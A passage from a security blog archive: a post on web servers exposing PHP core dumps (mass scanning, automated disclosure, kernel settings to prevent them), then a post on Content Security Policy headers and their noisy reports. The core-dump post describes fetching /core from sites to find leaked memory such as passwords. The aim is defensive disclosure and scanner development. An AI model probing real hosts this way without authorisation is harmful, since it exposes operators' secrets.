https://example.org/core. As coredumps contain an application's memory they may expose secret information. A very typical example would be passwords.PHP used to crash relatively often. Recently a lot of these crash bugs have been fixed, in part because PHP now has a bug bounty program. But there are still situations in which PHP crashes. Some of them likely won't be fixed.
How to disclose?
With a scan of the Alexa Top 1 Million domains for exposed core dumps I found around 1.000 vulnerable hosts. I was faced with a challenge: How can I properly disclose this? It is obvious that I wouldn't write hundreds of manual mails. So I needed an automated way to contact the site owners.
Abusix runs a service where you can query the abuse contacts of IP addresses via a DNS query. This turned out to be very useful for this purpose. One could also imagine contacting domain owners directly, but that's not very practical. The domain whois databases have rate limits and don't always expose contact mail addresses in a machine readable way.
Using the abuse contacts doesn't reach all of the affected host operators. Some abuse contacts were nonexistent mail addresses, others didn't have abuse contacts at all. I also got all kinds of automated replies, some of them asking me to fill out forms or do other things, otherwise my message wouldn't be read. Due to the scale I ignored those. I feel that if people make it hard for me to inform them about security problems that's not my responsibility.
I took away two things that I changed in a second batch of disclosures. Some abuse contacts seem to automatically search for IP addresses in the abuse mails. I originally only included affected URLs. So I changed that to include the affected IPs as well.
In many cases I was informed that the affected hosts are not owned by the company I contacted, but by a customer. Some of them asked me if they're allowed to forward the message to them. I thought that would be obvious, but I made it explicit now. Some of them asked me that I contact their customers, which again, of course, is impractical at scale. And sorry: They are your customers, not mine.
How to fix and prevent it?
If you have a coredump on your web host, the obvious fix is to remove it from there. However you obviously also want to prevent this from happening again.
There are two settings that impact coredump creation: A limits setting, configurable via
/etc/security/limits.conf and ulimit and a sysctl interface that can be found under /proc/sys/kernel/core_pattern.The limits setting is a size limit for coredumps. If it is set to zero then no core dumps are created. To set this as the default you can add something like this to your
limits.conf:* soft core 0The sysctl interface sets a pattern for the file name and can also contain a path. You can set it to something like this:
/var/log/core/core.%e.%p.%h.%tThis would store all coredumps under
/var/log/core/ and add the executable name, process id, host name and timestamp to the filename. The directory needs to be writable by all users, you should use a directory with the sticky bit (chmod +t).If you set this via the proc file interface it will only be temporary until the next reboot. To set this permanently you can add it to
/etc/sysctl.conf:kernel.core_pattern = /var/log/core/core.%e.%p.%h.%tSome Linux distributions directly forward core dumps to crash analysis tools. This can be done by prefixing the pattern with a pipe (|). These tools like apport from Ubuntu or abrt from Fedora have also been the source of security vulnerabilities in the past. However that's a separate issue.
Look out for coredumps
My scans showed that this is a relatively common issue. Among popular web pages around one in a thousand were affected before my disclosure attempts. I recommend that pentesters and developers of security scan tools consider checking for this. It's simple: Just try download the
/core file and check if it looks like an executable. In most cases it will be an ELF file, however sometimes it may be a Mach-O (OS X) or an a.out file (very old Linux and Unix systems).Image credit: NASA/JPL-Université Paris Diderot
Friday, July 15. 2016
Insecure updates in Joomla before 3.6
Tuesday, June 23. 2015
The tricky security issue with FollowSymLinks and Apache
Friday, September 19. 2014
Some experience with Content Security Policy
 I recently started playing around with Content Security Policy (CSP). CSP is a very neat feature and a good example how to get IT security right.
The main reason CSP exists are cross site scripting vulnerabilities (XSS). Every time a malicious attacker is able to somehow inject JavaScript or other executable code into your webpage this is called an XSS. XSS vulnerabilities are amongst the most common vulnerabilities in web applications.
CSP fixes XSS for good
The approach to fix XSS in the past was to educate web developers that they need to filter or properly escape their input. The problem with this approach is that it doesn't work. Even large websites like Amazon or Ebay don't get this right. The problem, simply stated, is that there are just too many places in a complex web application to create XSS vulnerabilities. Fixing them one at a time doesn't scale.
CSP tries to fix this in a much more generic way: How can we prevent XSS from happening at all? The way to do this is that the web server is sending a header which defines where JavaScript and other content (images, objects etc.) is allowed to come from. If used correctly CSP can prevent XSS completely. The problem with CSP is that it's hard to add to an already existing project, because if you want CSP to be really secure you have to forbid inline JavaScript. That often requires large re-engineering of existing code. Preferrably CSP should be part of the development process right from the beginning. If you start a web project keep that in mind and educate your developers to use restrictive CSP before they write any code. Starting a new web page without CSP these days is irresponsible.
To play around with it I added a CSP header to my personal webpage. This was a simple target, because it's a very simple webpage. I'm essentially sure that my webpage is XSS free because it doesn't use any untrusted input, I mainly wanted to have an easy target to do some testing. I also tried to add CSP to this blog, but this turned out to be much more complicated.
For my personal webpage this is what I did (PHP code):
header("Content-Security-Policy:default-src 'none';img-src 'self';style-src 'self';report-uri /c/");
The default policy is to accept nothing. The only things I use on my webpage are images and stylesheets and they all are located on the same webspace as the webpage itself, so I allow these two things.
This is an extremely simple CSP policy. To give you an idea how a more realistic policy looks like this is the one from Github:
Content-Security-Policy: default-src *; script-src assets-cdn.github.com www.google-analytics.com collector-cdn.github.com; object-src assets-cdn.github.com; style-src 'self' 'unsafe-inline' 'unsafe-eval' assets-cdn.github.com; img-src 'self' data: assets-cdn.github.com identicons.github.com www.google-analytics.com collector.githubapp.com *.githubusercontent.com *.gravatar.com *.wp.com; media-src 'none'; frame-src 'self' render.githubusercontent.com gist.github.com www.youtube.com player.vimeo.com checkout.paypal.com; font-src assets-cdn.github.com; connect-src 'self' ghconduit.com:25035 live.github.com uploads.github.com s3.amazonaws.com
Reporting feature
You may have noticed in my CSP header line that there's a "report-uri" command at the end. The idea is that whenever a browser blocks something by CSP it is able to report this to the webpage owner. Why should we do this? Because we still want to fix XSS issues (there are browsers with little or no CSP support (I'm looking at you Internet Explorer) and we want to know if our policy breaks anything that is supposed to work. The way this works is that a json file with details is sent via a POST request to the URL given.
While this sounds really neat in theory, in practise I found it to be quite disappointing. As I said above I'm almost certain my webpage has no XSS issues, so I shouldn't get any reports at all. However I get lots of them and they are all false positives. The problem are browser extensions that execute things inside a webpage's context. Sometimes you can spot them (when source-file starts with "chrome-extension" or "safari-extension"), sometimes you can't (source-file will only say "data"). Sometimes this is triggered not by single extensions but by combinations of different ones (I found out that a combination of HTTPS everywhere and Adblock for Chrome triggered a CSP warning). I'm not sure how to handle this and if this is something that should be reported as a bug either to the browser vendors or the extension developers.
Conclusion
If you start a web project use CSP. If you have a web page that needs extra security use CSP (my bank doesn't - does yours?). CSP reporting is neat, but it's usefulness is limited due to too many false positives.
Then there's the bigger picture of IT security in general. Fixing single security bugs doesn't work. Why? XSS is as old as JavaScript (1995) and it's still a huge problem. An example for a simliar technology are prepared statements for SQL. If you use them you won't have SQL injections. SQL injections are the second most prevalent web security problem after XSS. By using CSP and prepared statements you eliminate the two biggest issues in web security. Sounds like a good idea to me.
Buffer overflows where first documented 1972 and they still are the source of many security issues. Fixing them for good is trickier but it is also possible.
Sunday, June 15. 2014
Slides from cryptography workshop for web developers
Thursday, September 9. 2010
Test your browser for Clickjacking protection
Tuesday, January 13. 2009
Study research project about session cookies, SSL and session hijacking
Thursday, April 10. 2008
Wordpress mass hacks for pagerank
Thursday, March 27. 2008
Blog-Spam abusing XSS
Quicksearch
About me
You can find my web page with links to my work as a journalist at https://hboeck.de/.
You may also find my newsletter about climate change and decarbonization technologies interesting.
Hanno Böck
mail: hanno@hboeck.de
Hanno on Mastodon
Impressum

You may also find my newsletter about climate change and decarbonization technologies interesting.
Hanno Böck
mail: hanno@hboeck.de
Hanno on Mastodon
Impressum
Creative Commons

Unless noted otherwise, all content is CC Zero / public domain


